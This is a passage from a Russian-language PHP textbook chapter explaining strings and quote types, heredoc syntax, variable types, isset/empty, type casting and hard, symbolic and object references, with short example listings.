Строки предназначены для хранения текстовой информации. Долгое время объем информации в строках был ограничен размером 2 Гбайт. Начиная с PHP 8.0, это ограничение снято. Однако и ранее этот предел редко достигался, поскольку каждый PHP-скрипт ограничен в объеме потребляемой памяти директивой `memory_limit`, которая по умолчанию составляет 128 Мбайт. Впрочем, это значение можно увеличить в конфигурационном файле php.ini.

Так что вполне реально прочитать в одну строку содержимое целого файла размером в несколько мегабайт (что часто и делается). Строка легко может быть обработана при помощи стандартных функций, допустимо также непосредственное обращение к любому ее символу.

Самый простой способ получить строку — объявить ее при помощи кавычек (листинг 5.19).

Листинг 5.19. Объявление строк. Файл string.php

```
<?php
$str = "Hello, world!";
echo $str;
```

Кавычки

Помимо двойных кавычек, использованных в листинге 5.19, PHP поддерживает еще несколько типов кавычек (табл. 5.2).

***Таблица 5.2.** Типы кавычек*

Кавычки	Описание
`" ... "`	Двойные кавычки — вместо переменных PHP в этих кавычках подставляются их значения
`' ... '`	Одиночные кавычки — вместо переменных PHP не подставляются их значения, символ `$` отображается как есть
`` ` ... ` ``	Обратные кавычки — значение, заключенное в такие кавычки, рассматривается как системная команда. Вместо такой системной команды возвращается результат выполнения команды

В языках программирования обычно поддерживаются два варианта кавычек: одиночные и двойные — для того чтобы при необходимости применять одиночные кавычки для обрамления двойных, а двойные — для обрамления одиночных (листинг 5.20).

Листинг 5.20. Двойные кавычки. Файл quotes.php

```
<?php
echo "Переменная принимает значение '345'";
echo 'Проект "Бездна" - самый дорогой проект в истории...';
```

В PHP функциональность двойных кавычек расширена. Так, если поместить в двойные кавычки переменную, ее значение будет подставлено в текст (листинг 5.21). Такая подстановка называется *интерполяцией*.

Листинг 5.21. Подстановка переменной. Файл interpolation.php

```
<?php
$str = 123;
echo "Значение переменной - $str"; // Значение переменной - 123
```

Иногда требуется подавить такую подстановку. Для этого применяется *экранирование* символа `$` обратным слешем, как это показано в листинге 5.22.

Листинг 5.22. Экранирование символа $. Файл interpolation_escape.php

```
<?php
$str = 123;
echo "Значение переменной - \$str"; // Значение переменной - $str
```

Экранирование применяется и для размещения двойных кавычек в строке, обрамленной двойными же кавычками (листинг 5.23).

Листинг 5.23. Экранирование двойных кавычек. Файл quotes_escape.php

```
<?php
echo "Проект \"Бездна\" - самый дорогой проект в истории...";
```

Применение обратного слеша с рядом других символов интерпретируется особым образом. Список наиболее часто используемых комбинаций (специальных символов) и соответствующие им значения представлены в табл. 5.3.

***Таблица 5.3.** Специальные символы и их значения*

Значение	Описание
`\n`	Перевод строки
`\r`	Возврат каретки
`\t`	Символ табуляции

Таблица 5.3 (окончание)

Значение	Описание
\\	Обратный слеш
\"	Двойная кавычка
\'	Одиночная кавычка

Размещение переменных и специальных символов (за исключением \') в одиночных кавычках не приводит к их специальной интерпретации (листинг 5.24).

Листинг 5.24. Одиночные кавычки. Файл quotes_unsecape.php

```
<?php
$str = 123;
echo 'Значение переменной - $str'; // Значение переменной - $str
```

Иногда при размещении переменной внутри строки требуется точно указать границы переменной. Для этого имя переменной, значение которой следует подставить в строку, обрамляют фигурными скобками (листинг 5.25).

Листинг 5.25. Фигурные скобки. Файл interpolation_quotes.php

```
<?php
$text = "Паро";
echo "Едет {$text}воз<br />";   // Едет Паровоз
echo "Плывет {$text}ход<br />"; // Плывет Пароход

echo "Едет $textвоз<br />";  // PHP Warning:  Undefined variable $textвоз
echo "Плывет $textход<br />";// PHP Warning:  Undefined variable $textход
```

В двух последних строках интерпретатор PHP не сможет выделить переменную `$text`, если не указать точно ее границу при помощи фигурных скобок. Встретив знак доллара `$`, PHP будет искать окончание переменной и посчитает последовательности `$textвоз` и `$textход` переменными. А поскольку переменные с такими именами не объявлялись, будет выдано предупреждение.

В PHP существует и третий тип кавычек — обратные (`). Заключенные в них строки воспринимаются как команды операционной системы, которые выполняются, а все, что команда выводит в стандартный поток вывода, возвращается скрипту (листинг 5.26).

Листинг 5.26. Использование обратных кавычек. Файл back_quotes.php

```
<?php
// echo `ls -l`; // UNIX
echo `dir`;      // Windows
```

Результат работы скрипта:

```
Том в устройстве E имеет метку MEDIUM
Серийный номер тома: EC68-EF90

 Содержимое папки E:\main

25.03.2022  20:41    <DIR>          .
25.03.2022  20:41    <DIR>          ..
23.10.2022  00:19               411 config.php
24.07.2022  12:43                54 index.php
03.07.2022  12:55             1 815 main.php
18.09.2022  19:43             2 789 top.php
25.03.2022  20:42    <DIR>          images
11.04.2022  16:30    <DIR>          Projects
25.03.2022  20:43    <DIR>          admin
30.03.2022  22:17    <DIR>          scripts
04.04.2022  12:27    <DIR>          Books
25.04.2022  12:52    <DIR>          tools
12.06.2022  09:46    <DIR>          test
26.09.2022  12:53    <DIR>Site
4  файлов          5 069 байт
              10 папок  18 157 846 528 байт свободно
```

Оператор <<<

Объявить строку можно, не прибегая к кавычкам. Для этого используется оператор <<<, который еще называют *встроенным документом* (here-документ). Сразу после такой последовательности размещается метка (маркер), а конец оператора обозначается повторным вхождением метки (листинг 5.27).

Листинг 5.27. Использование последовательности <<<. Файл heredoc.php

```
<?php
$str = <<< HTML_END
Здесь располагается любой текст. До тех пор, пока не встретится
метка, можно писать все что угодно
HTML_END;
echo $str;
```

Важно отметить, что после первой метки `HTML_END` не должно быть пробелов — лишь перевод строки, как, впрочем, и перед последней меткой `HTML_END`. Последовательность <<< традиционно применяют для ввода объемного текста, который неудобно вводить при помощи традиционных кавычек.

Маркер можно заключать в одиночные кавычки, которые сообщают интерпретатору PHP, что переменные внутри такой строки не интерполируются (листинг 5.28). Такой встроенный документ называется *now-документом*.

Листинг 5.28. Оператор <<< без интерпретации переменных. Файл nowdoc.php

```
<?php
$name = "Имя пользователя";
$str = <<<'HTML_END'
Переменные PHP не будут интерполироваться: $name
HTML_END;
echo $str;
```

Устройство строки

Строки представляют собой последовательности символов, которые нумеруются, начиная с нуля (рис. 5.6).




Рис. 5.6. Нумерация символов в строке начинается с нуля

Строка — это составной объект, представляющий собой коллекцию отдельных символов. Получается, что строка — не просто значение, как 1 и 2, а несколько последовательных значений. Если поменять местами две буквы, мы получим уже другую строку (рис. 5.7).




Рис. 5.7. Порядок следования символов в строке имеет значение

Так как строки устроены сложно, в программировании очень часто возникают задачи на их преобразование. Вот лишь малая часть задач:

- подсчитать количество символов в строке, чтобы понять, умещается она на строке текста или нет;
- заменить один фрагмент другим — например, в `'Иванов Иван'` заменить подстроку `'Иван'` на `'Пётр'`;
- сообщить, входит ли в текст подстрока, и если входит, то сколько раз.

Для решения этих задач важно уметь оперировать отдельными символами внутри строки. К любому символу строки можно обратиться при помощи квадратных скобок, указав внутри скобок индекс символа в строке (листинг 5.29).

Листинг 5.29. Использование квадратных скобок. Файл string_index.php

```
<?php
$str = 'Hello, world!';
echo $str[0]; // H
```

Результатом выполнения программы будет вывод символа `H`. Если мы изменим индекс `0` на `1`, то получим второй символ `e`, и т. д. — вплоть до индекса `12`, который позволит извлечь символ !. Если обратиться к несуществующему символу — например, `$str[13]`, PHP-интерпретатор вернет предупреждение (листинг 5.30).

Листинг 5.30. Обращение к несуществующему символу. Файл string_warning.php

```
<?php
$str = 'Hello, world!';
echo $str[13]; // PHP Warning:  Uninitialized string offset 13
```

Оперируя отдельными символами, можно из существующего слова составить какое-либо другое (листинг 5.31).

Листинг 5.31. Составление другого слова. Файл string_chars.php

```
<?php
$str = "Hello, world!";
echo "$str[2]$str[4]$str[9]$str[11]"; // lord
```

В приведенном примере путем комбинирования отдельных букв из строки `"Hello, world!"` составляется слово `"lord"` (рис. 5.8).




Рис. 5.8. В результате комбинирования отдельных букв из строки `"Hello, world!"` извлекается строка `"lord"`

Массивы: *array*

Массив (ассоциативный массив) — это набор из нескольких элементов, представляющих собой пару вида *ключ=>значение*. Символом => мы обозначаем соответствие определенному ключу какого-то значения.

Доступ к отдельным элементам массива осуществляется указанием их ключа. В отличие от С-массивов, ключами здесь могут служить не только целые числа, но и любые строки (листинг 5.32).

Листинг 5.32. Создание массива. Файл array.php

```
<?php
// Создаст массив с ключами 0, "surname" и "name"
$arr = [
    0 => "Нулевой элемент",
    "surname" => "Гейтс",
    "name" => "Билл",
];
echo $arr["surname"];        // Гейтс
$arr[1] = "Первый элемент"; // создаст элемент и присвоит ему значение
$arr["name"] = "Вильям";     // присвоит существующему элементу новое
                             // значение
```

В приведенном примере массив `$arr` создается при помощи квадратных скобок. Более детально массивы рассматриваются в *главе 11*.

Объект: *object*

Переменные этого типа содержат в качестве значения сложные структуры — *объекты*, которые можно рассматривать как контейнеры для переменных и функций, обрабатывающих значения в контейнере.

Внутренняя структура объекта похожа на ассоциативный массив, за исключением того, что для доступа к отдельным элементам (свойствам) и функциям (методам) объекта используется оператор `->`, а не квадратные скобки. Объекты подробно рассматриваются в *главах 6, 14* и *30–39*.

Ресурс: *resource*

Переменные этого типа содержат в качестве значения структуру в памяти, которую PHP обрабатывает особым образом. Пример ресурса — переменная, содержащая дескриптор открытого файла. Такая переменная в дальнейшем может быть использована для того, чтобы указать PHP, с каким файлом нужно провести ту или иную операцию (например, прочитать строку). Другой пример: функция `imageCreate()` графической библиотеки GD создает в памяти новую «пустую» картинку указанного размера и возвращает ее идентификатор. Используя этот идентификатор, вы можете манипулировать картинкой — например, нарисовать в ней линию или вывести текст, а затем сохранить результат в PNG- или JPEG-файл. Впрочем, начиная с версии PHP 8.0, ресурсы активно заменяются на встроенные классы. Возможно, в ближайших версиях PHP вообще не останется такого типа.

Специальный тип *null*

Специальный тип `null` предназначен для пометки неинициализированной переменной. Для инициализации переменной этого типа можно использовать специальную константу `null` (листинг 5.33).

Листинг 5.33. Использование константы `null`. Файл null.php

```
<?php
$var = null;
echo $var;
```

Следует отметить, что при инициализации переменной при помощи константы `null` и последующем обращении к этой переменной в выражениях не происходит генерации замечания `PHP Warning: Undefined variable`.

Это связано с особенностью работы интерпретатора PHP: любое выражение вида `$var = ...`, которое встречается в программе, приводит к регистрации переменной во внутренней таблице имен. В случае, если переменная получает значение `null`, выделения памяти под значение не происходит, однако имя переменной регистрируется. При любом обращении к переменным PHP проверяет наличие переменной в таблице имен. Если переменная не обнаружена, возникает предупреждение `PHP Warning: Undefined variable` (листинг 5.34).

Листинг 5.34. Обращение к несуществующей переменной. Файл not_exist_var.php

```
<?php
echo $var; // PHP Warning:  Undefined variable $var
```

В листинге 5.33 переменная `$var` расположена слева от оператора =, что приводит к регистрации имени переменной. Поэтому следующее выражение `echo $var` отрабатывает без ошибок, несмотря на то, что ключевое слово `echo` ничего не выводит.

Действия с переменными

Вне зависимости от типа переменной над ней можно выполнять три основных действия:

- присвоение значения;
- проверка существования;
- уничтожение.

Рассмотрим их более подробно.

Присвоение значения

Мы можем присвоить некоторой переменной значение другой переменной (или значение, возвращенное функцией), ссылку на другую переменную либо же константу. Если

переменная первый раз встречается в программе, происходит ее инициализация. Исключение составляют объекты, которые инициализируются ключевым словом `new`.

Повторное присваивание значения переменной приводит к потере старых значения и типа. То есть, если массиву присваивается число, это сработает, однако весь массив при этом будет утерян.

Уничтожение

Переменная может быть уничтожена при помощи конструкции `unset()`. После этого переменная удаляется из внутренних таблиц интерпретатора — т. е. программа начинает выполняться так, как будто переменная еще не была инициализирована (листинг 5.35).

Листинг 5.35. Уничтожение переменной. Файл unset.php

```
<?php
// Переменная $a еще не существует
$a = "Hello there!";
// Теперь $a инициализирована
// ... какие-то команды, использующие $a
echo $a;
// А теперь удалим переменную $a
unset($a);
// Теперь переменная $a опять не существует
echo $a;  // PHP Warning:  Undefined variable $a
```

Впрочем, `unset()` редко применяется к обычным переменным. Полезнее использовать эту конструкцию для удаления отдельного элемента массива — чтобы, например, освободить память. Так, если из массива `$programs` нужно удалить элемент с ключом `angel`, это можно сделать следующим образом:

```
unset($programs["angel"]);
```

Теперь элемент `angel` не просто стал пустым, а именно *удалился*, и последующий просмотр массива его не обнаружит.

Проверка существования

Как видно из предыдущих разделов, в произвольной точке скрипта переменная может оказаться неинициализированной или уничтоженной к этому времени вызовом `unset()`. Для проверки существования переменной служит конструкция `isset()` (листинг 5.36).

Листинг 5.36. Проверка существования переменной. Файл isset.php

```
<?php
// Объявляем пустую переменную
$str = '';
```

```
if (isset($str)) { // true
    echo 'Переменная $str существует<br />';
}

// Помечаем переменную $str как неинициализированную
$str = null;
if (isset($str)) { // false
    echo 'Переменная $str существует<br />';
}

// Инициализируем переменные $a и $b
$a = 'variable';
$b = 'another variable';

// Проверяем существование переменных
if (isset($a)) { // true
    echo 'Переменная $a существует<br />';
}
if (isset($a, $b)) { // true
    echo 'Переменные $a и $b существуют<br />';
}

// Уничтожаем переменную $a
unset ($a);

// Проверяем существование переменных
if (isset($a)) { // false
    echo 'Переменная $a существует<br />';
}
if (isset($a, $b)) { // false
    echo 'Переменные $a и $b существуют<br />';
}
```

Если переменная в текущий момент не существует — т. е. нигде ранее ей не присваивалось значение, либо же она была вручную удалена при помощи `unset()`, то `isset()` возвращает ложь, в противном случае — истину.

Важно помнить, что мы не можем использовать в программе неинициализированную переменную — это породит предупреждение со стороны интерпретатора. Скорее всего, отсутствие переменной свидетельствует о наличии логической ошибки в сценарии. Конечно, предупреждения можно выключить — тогда все неинициализированные переменные будут полагаться равными пустой строке. Однако мы категорически не советуем вам этого делать — уж лучше лишняя проверка присутствия переменной в коде, чем дополнительная возня с «отлавливанием» потенциальной ошибки в будущем.

Как видно из листинга 5.36, пустая строка — это полноценная переменная, и она не эквивалентна неинициализированной переменной (т. е. переменной, принимающей значение `null`). Для проверки, является ли строка пустой или нет, предназначена специальная конструкция `empty()`.

В отличие от конструкции `isset()`, конструкция `empty()` принимает в качестве аргумента лишь одну переменную `$var` и возвращает `true`, если переменная равна пустой строке `""`, нулю `0`, символу нуля в строке `"0"`, `null`, `false`, пустому массиву `[]`, неинициализированной переменной. Во всех остальных случаях возвращается `false` (листинг 5.37).

Листинг 5.37. Использование конструкции empty. Файл empty.php

```
<?php
// Объявляем пустую переменную
$str = '';

// Проверяем существование переменной
if (isset($str)) { // true
    echo 'Переменная $str существует<br />';
}

// Проверяем, не пустая ли переменная
if (empty($str)) { // true
    echo 'Переменная $str пустая<br />';
}
```

Определение типа переменной

Кроме описанных в предыдущих разделах действий, существует еще несколько стандартных функций, которые занимаются определением типа переменных и часто включаются в условные операторы:

- **`is_int($a)`**

  Возвращает `true`, если `$a` — целое число.

- **`is_double($a)`**

  Возвращает `true`, если `$a` — действительное число.

- **`is_infinite($a)`**

  Возвращает `true`, если `$a` — бесконечное действительное число `INF`.

- **`is_nan($a)`**

  Возвращает `true`, если `$a` — недопустимое числовое значение `NAN`.

- **`is_string($a)`**

  Возвращает `true`, если `$a` является строкой.

- **`is_numeric($a)`**

  Возвращает `true`, если `$a` является либо числом, либо строковым представлением числа (т. е. состоит из цифр и точки). Рекомендуется использовать эту функцию вместо `is_int()` и `is_double()`, потому что над числами, содержащимися в строках, можно выполнять обычные арифметические операции.

- **`is_bool($a)`**

  Возвращает `true`, если (и только если) `$a` имеет значение `true` или `false`.

- **is_scalar($a)**

  Возвращает `true`, если `$a` — один из ранее упомянутых в этом списке типов. То есть если это простой тип (*скалярный*).

- **is_null($a)**

  Возвращает `true`, если `$a` хранит значение `null`. Обратите внимание, что для такой переменной `is_scalar()` вернет `false`, а не `true`, поскольку `null` — это нескалярная величина.

- **is_array($a)**

  Возвращает `true`, если `$a` является массивом.

- **is_object($a)**

  Возвращает `true`, если `$a` содержит ссылку на объект.

- **gettype($a)**

  Возвращает строки соответственно со значениями: `"array"`, `"object"`, `"integer"`, `"double"`, `"string"`, `"boolean"`, `"null"` и т. д. или `"unknown type"` в зависимости от типа переменной. Последнее значение возвращается для тех переменных, типы которых не являются встроенными в PHP (а такие встречаются, например, при добавлении к PHP соответствующих модулей, расширяющих возможности языка).

Некоторые условные обозначения

По мере изучения PHP мы будем рассматривать большое количество стандартных функций и конструкций языка. В большинстве мест придется разъяснять, какой тип имеет тот или иной параметр функции или конструкции. Также было бы полезным явно обозначить тип возвращаемого функцией значения.

Следуя оригинальной документации PHP, мы будем указывать типы переменных и функций там, где это необходимо. Вот пример описания функции `gettype()` из предыдущего раздела:

```
gettype(mixed $value): string
```

Функция принимает единственный параметр `$value` любого типа (`mixed`), при этом возвращает строку (тип `string`).

Если какой-то элемент в синтаксическом описании является необязательным, он заключается в квадратные скобки. Например, конструкция `unset()` способна принимать в качестве аргумента несколько значений, и ее описание тогда может выглядеть следующим образом:

```
unset(mixed $var, [mixed ...$vars]): void
```

То есть все аргументы `unset()` могут быть произвольного типа (`mixed`). Допускается любое количество аргументов, но не менее одного. Бесконечное количество аргументов задается последовательностью ..., которая более подробно рассматривается в *главе 12*. Конструкция ничего не возвращает в качестве результата тип `void`.

Описание всех возможных типов, которые могут использоваться, приведено в табл. 5.1.

Неявное приведение типа

В сильно типизированных языках программирования при объявлении переменной, как правило, следует указывать ее тип. Использование в выражении переменной неправильного типа приводит к ошибке.

В слабо типизированных языках программирования (к ним относится и PHP) не требуется явного указания типа переменной, а попытка использования переменной в контексте, где ожидается переменная другого типа, приведет к тому, что PHP попытается автоматически преобразовать переменную к нужному типу.

Например, если строка содержит число и используется в арифметическом выражении, то она автоматически будет приведена к числовому типу (листинг 5.38).

Листинг 5.38. Автоматическое преобразование строки в число. Файл cast.php

```
<?php
$str = '12.6';
$number = 3 + $str;
echo $number; // 15.6
```

В процессе перехода от первых к последним версиям PHP наблюдается медленная, но явная тенденция ужесточения контроля типизации. Не стала исключением и новая версия PHP 8.0.

Раньше при использовании строк в арифметических операциях PHP-интерпретатор пытался извлечь из строки всю информацию, хоть как-то похожую на число, а если это не удавалось, строка приводилась к нулю. Например, строка `'12wet56.7'` рассматривалась бы как `12`, а строка `'четырнадцать'` — как `0` (листинг 5.39).

Листинг 5.39. Преобразование сложных строк в число. Файл cast_string.php

```
<?php
echo '12wet56.7' + 10; // 12 + 10 = 22
echo '<br />';
echo 14 + 'четырнадцать'; // 14 + 0 = 14
```

Начиная с PHP 8.0, такие операции вызывают предупреждение `PHP Warning:A non-numeric value encountered`.

> ***Примечание***
>
> При помощи конструкции `declare(strict_types=1)` в PHP-скрипте можно включить строгую типизацию. Однако она не отражается на обычных арифметических выражениях и действует в отношении функции.

Тем не менее PHP еще очень далеко до сильно типизированного языка программирования, и в большинстве случаев преобразования базовых типов происходят неявно. Например, число автоматически преобразуется в строку там, где ожидается строковая переменная (листинг 5.40).

Листинг 5.40. Преобразование к строковому типу. Файл cast_integer.php

```
<?php
$price = 3_500;
echo "Цена билета " . $price;// Цена билета 3500
```

Если ожидается логический тип (например, в условных операторах), то числа, равные нулю, пустая строка, строка, содержащая "0", пустые массивы и объекты, а также null, автоматически приводятся к значению false, все остальные переменные рассматриваются как истина true (листинг 5.41).

Листинг 5.41. Преобразование к логическому типу. Файл cast_boolean.php

```
<?php
$float = 0.0;
if ($float) { // false
    echo 'Переменная $float рассматривается как true';
}

$str = "Hello, world!";
if ($str) { // true
    echo 'Переменная $str рассматривается как true';
}
```

При преобразовании логического типа к строке true превращается в "1", а false — в пустую строку "". Преобразование логического типа к числу приводит к превращению true в 1, а false в 0. Поэтому true всегда выводится как единица, а false — как пустая строка (листинг 5.42).

Листинг 5.42. Вывод логического типа. Файл echo_boolean.php

```
<?php
echo true; // "1"
echo false; // ""
```

Явное приведение типа

Помимо неявного преобразования типов разработчику может потребоваться явно преобразовать ту или иную переменную в один из типов, поддерживаемых PHP. Для такого преобразования предусмотрено несколько механизмов.

Первый из них заключается в использовании круглых скобок. В них указывается тип, к которому следует привести переменную (листинг 5.43).

Листинг 5.43. Преобразование типа double к int. Файл double_to_int.php

```
<?php
// Объявляем вещественную переменную
$double = 4.863;
```

```
// Преобразуем переменную $double к целому типу
$number = (int)$double;

echo $number; // 4
```

В табл. 5.4 приводятся все возможные варианты использования оператора круглых скобок.

***Таблица 5.4.** Явное приведение типа при помощи оператора круглых скобок*

Значение	Описание
`$var = (int) $var;`	Приведение к целому типу `int`
`$var = (integer) $var;`	Приведение к целому типу `int`
`$var = (bool) $var;`	Приведение к логическому типу `boolean`
`$var = (boolean) $var;`	Приведение к логическому типу `boolean`
`$var = (float) $var;`	Приведение к вещественному типу `double`
`$var = (double) $var;`	Приведение к вещественному типу `double`
`$var = (string) $var;`	Приведение к строковому типу `string`
`$var = (array) $var;`	Приведение к массиву
`$var = (object) $var;`	Приведение к объекту

Обычно явное преобразование типов не требуется, однако оно может быть полезным. В листинге 5.44 приводится пример определения четности числа: проверяемое число два раза делится на 2, при этом один раз приводится к целому, а второй — к вещественному значению. Полученные результаты вычитаются друг из друга. Если число четное, результат будет равен нулю, который автоматически рассматривается в контексте оператора `if` как `false`. Если число нечетное, то результат будет равен `0.5`, что рассматривается как `true`.

Листинг 5.44. Определение четности числа. Файл is_even.php

```
<?php
$number = 15;

$flag = (float)($number / 2) - (int)($number / 2);

// Определяем статус числа
if ($flag) { // true, т. к. $flag == 0.5
    echo "Число $number нечетное";
} else {
    echo "Число $number четное";
}
```

Помимо оператора круглых скобок PHP предоставляет ряд специальных функций, позволяющих осуществить преобразование типа переменной, и в частности функцию `settype()`:

```
settype(mixed $var, string $type): bool
```

Функция `settype()` является универсальной функцией преобразования типов и преобразует переменную `$var` к типу, указанному в параметре `$type`, который может принимать одно из следующих значений: `"boolean"`, `"bool"`, `"integer"`, `"int"`, `"double"`, `"string"`, `"array"`, `"object"` и `"null"`. Функция возвращает `true`, если преобразование было успешно осуществлено, и `false` в противном случае (листинг 5.45).

Листинг 5.45. Использование функции `settype()`. Файл settype.php

```
<?php
// Объявляем строковую переменную
$str = '5wet';
// Приводим строку к целому числу
settype($str, 'integer');
echo $str; // 5

echo '<br />';

// Объявляем логическую переменную
$flag = true;
// Приводим логическую переменную к строке
settype($flag, 'string');
echo $flag; // 1
```

Однако использование функции `settype()` не очень удобно из-за того, что она возвращает логическое значение, а не результат преобразования. На практике, если в явном преобразовании возникает необходимость, гораздо удобнее пользоваться специализированными функциями: `floatval()`, `doubleval()`, `intval()` и `strval()`. В листинге 5.46 на примере функции `intval()` демонстрируется использование функций этого класса.

Листинг 5.46. Использование функции `intval()`. Файл intval.php

```
<?php
echo intval(42);                    // 42
echo intval(4.2);                   // 4
echo intval('42');                  // 42
echo intval('+42');                 // 42
echo intval('-42');                 // -42
echo intval(042);                   // 34
echo intval('042');                 // 42
echo intval(1e10);                  // 2147483647
echo intval('1e10');                // 1
echo intval(0x1A);                  // 26
echo intval(42000000);              // 42000000
```

```
echo intval(420000000000000000000);   // -4275113695319687168
echo intval('420000000000000000000'); // 9223372036854775807
echo intval(42, 8);                   // 42
echo intval('42', 8);                 // 34
```

Функция `intval()` в большинстве случаев принимает один аргумент и может быть описана следующим образом:

```
intval(mixed $value, int $base = 10): int
```

Второй необязательный аргумент (`$base`) позволяет задать основание числа в первом параметре функции. Так, если `$base` принимает значение 8, то ожидается, что в первом параметре передается восьмеричное число, — попытки использовать числа 8 и 9 приведут к тому, что функция возвратит 0. Если в качестве второго параметра передается значение 16, то в первом параметре будет ожидаться шестнадцатеричное число.

В описании функции `intval()` не задействованы квадратные скобки, показывающие, что второй аргумент (`$base`) — необязательный. Его необязательность подразумевается, т. к. он имеет значение по умолчанию: `$base = 10`. Как мы увидим в *главе 12*, в этом случае аргумент может не указываться.

Функция `intval()` всегда возвращает целочисленный результат (`int`) в десятичной системе счисления.

Ссылочные переменные

В начале главы мы определили переменные как именованную область памяти. При этом имя переменной в программе указывает на какое-то значение в оперативной памяти компьютера. Что произойдет, если две переменные будут указывать на одну и ту же область памяти? В этом случае изменение значения одной переменной будет приводить к автоматическому изменению другой переменной. Организовать такую связь двух или более переменных можно разными способами, а сами переменные называются *ссылками*. Существуют три разновидности ссылок: жесткие, символические и ссылки на объекты.

Жесткие ссылки

Жесткая ссылка представляет собой просто переменную, которая является синонимом другой переменной.

Чтобы создать жесткую ссылку, нужно использовать оператор `&` (листинг 5.47).

Листинг 5.47. Создание ссылки. Файл link.php

```
<?php
$a = 10;
$b = &$a;              // теперь $b - то же самое, что и $a
$b = 0;                // на самом деле $a = 0
echo "b = $b, a = $a"; // выводит "b = 0, a = 0"
```

Ссылаться можно не только на переменные, но и на элементы массива (листинг 5.48).

Листинг 5.48. Создание ссылки на элементы массива. Файл link_array.php

```
<?php
$arr = [
    'ресторан' => 'Китайский сюрприз',
    'девиз'    => 'Nosce te computerus.'
];
$r = &$arr['ресторан']; // $r - то же, что и элемент с индексом
                        // 'ресторан'
$r = "Восход луны";     // на самом деле $A['ресторан'] = "Восход луны";
echo $arr['ресторан'];  // выводит "Восход луны"
```

Впрочем, элемент массива, для которого планируется создать жесткую ссылку, может и не существовать (листинг 5.49).

Листинг 5.49. Жесткая ссылка на несуществующий элемент. Файл link_null.php

```
<?php
$arr = [
    'вилка'     => '271 руб. 82 коп.',
    'сковорода' => '818 руб. 28 коп.'
];

$b = &$arr['ложка'];  // $b - то же, что и элемент с индексом 'ложка'

echo "Элемент с индексом 'ложка': " . $arr['ложка'] . "<br />";
echo "Тип несуществующего элемента 'ложка': " . gettype($arr['ложка']);
```

В результате выполнения этой программы, хотя ссылке `$b` и не было ничего присвоено, в массиве `$arr` создастся новый элемент с ключом `'ложка'` и значением `null`. То есть жесткая ссылка на самом деле не может ссылаться на несуществующий «объект», а если делается такая попытка, то объект создается.

> ***Примечание***
>
> Попробуйте убрать строку, в которой создается жесткая ссылка, и вы тут же получите сообщение о том, что элемент с ключом `'ложка'` не существует в массиве `$arr`.

«Сбор мусора»

Давайте представим себе работу переменных PHP вот в каком ключе. Что происходит, когда мы присваиваем переменной `$a` некоторое значение?

1. Выделяется оперативная память для хранения значения.
2. PHP регистрирует в своих таблицах новую переменную `$a`, с которой связывает выделенный только что участок памяти.

Теперь при обращении к $a PHP найдет ее в своих таблицах и обратится к выделенной ранее области памяти, чтобы получить значение переменной.

Что же происходит при создании жесткой ссылки $r для переменной $a? PHP добавляет в свои внутренние таблицы новую запись — для переменной $r, но связывает с ней не новый участок памяти, а тот же, что был у переменной $a. В результате $a и $r ссылаются на одну и ту же область памяти, а потому являются синонимами.

Оператор unset($r), выполненный для жесткой ссылки, не удаляет из памяти «объект», на который она ссылается, и не освобождает память. Он всего лишь разрывает связь между ссылкой и «объектом» и ликвидирует запись о переменной $r из своих таблиц. И в самом деле — он не может уничтожить «объект»: ведь $a до сих пор ссылается на него.

Итак, жесткая ссылка и переменная (объект), на которую она ссылается, совершенно равноправны: изменение одной влечет изменение другой. Оператор unset() разрывает связь между объектом и ссылкой, но объект удаляется только тогда, когда на него никто уже не ссылается.

Такой алгоритм, когда объекты удаляются только после потери последней ссылки на них, традиционно называют *алгоритмом сбора мусора*.

Символические ссылки

Символическая ссылка — это всего лишь строковая переменная, хранящая *имя* другой переменной. Чтобы добраться до значения переменной, на которую указывает символическая ссылка, необходимо применить оператор разыменования — дополнительный знак $ перед именем ссылки (листинг 5.50).

Листинг 5.50. Символическая ссылка. Файл link_symbolic.php

```
<?php
$right = "красная";
$wrong = "синяя";
$color = "right";
echo $$color;          // выводит значение переменной $right ("красная")
$$color = "не синяя"; // присваивает переменной $right новое значение
```

Мы здесь видим, что для использования обычной строковой переменной в качестве ссылки нужно перед ней поставить еще один символ $. Это говорит интерпретатору, что надо взять не значение самой переменной $color, а значение переменной, *имя которой* хранится в переменной $color.

Все это настолько редко востребуется, что вряд ли стоит посвящать теме символических ссылок больше внимания, чем это уже сделано. Думаем, использование символических ссылок — лучший способ запутать и без того запутанную программу, поэтому старайтесь их избегать.

> ***Примечание***
>
> Возможно, тем, кто хорошо знаком с файловой системой UNIX, термины «жесткая» и «символическая» ссылки напомнили одноименные понятия, касающиеся файлов. Аналогия здесь почти полная.

Ссылки на объекты

Копирование объектов и массивов в PHP осуществляется по ссылке. Забегая вперед, рассмотрим код создания объекта, приведенный в листинге 5.51.

Листинг 5.51. Ссылки на объекты. Файл link_object.php

```
<?php
// Объявляем новый класс
classAgentSmith {}
// Создаем новый объект класса AgentSmith
$first = new AgentSmith();
// Присваиваем значение атрибуту класса
$first->mind = 0.123;
// Копируем объекты
$second = $first;
// Изменяем "разумность" у копии!
$second->mind = 100;
// Выводим оба значения
echo "First mind: {$first->mind}, second: {$second->mind}";
```

Запустив код, можно убедиться, что выводимые числа — одни и те же: 100 и 100. Почему так происходит? Дело в том, что в PHP переменная хранит не сам объект, а лишь *ссылку* на него. Попробуйте в программе написать:

```
echo $first;
```

